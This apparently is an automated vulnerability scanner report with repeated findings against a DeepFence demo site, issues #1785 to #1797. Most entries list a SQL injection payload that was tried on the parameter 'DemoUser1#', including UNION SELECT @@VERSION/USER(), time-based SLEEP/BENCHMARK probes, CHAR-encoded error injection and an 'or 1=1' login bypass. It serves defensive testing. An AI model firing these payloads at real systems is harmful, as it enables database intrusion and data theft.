DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1785				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1786

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwVnhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1787				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5)-
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1788	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1789	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1790

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1791

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin") or ("1"="1"#</td></tr></table>	Name	Value	DemoUser1#	admin") or ("1"="1"#
Name	Value				
DemoUser1#	admin") or ("1"="1"#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1792				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>HAVING 1=0#</td></tr></table>	Name	Value	DemoUser1#	HAVING 1=0#
Name	Value				
DemoUser1#	HAVING 1=0#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1793				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1794

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>'</td></tr></table>	Name	Value	DemoUser1#	'
Name	Value				
DemoUser1#	'				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1795				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>and (select substring(@@version,2,1))='y'</td></tr></table>	Name	Value	DemoUser1#	and (select substring(@@version,2,1))='y'
Name	Value				
DemoUser1#	and (select substring(@@version,2,1))='y'				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1796

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1797				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or SLEEP(5)="</td></tr></table>		Name	Value	DemoUser1#	or SLEEP(5)="
Name	Value					
DemoUser1#	or SLEEP(5)="					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 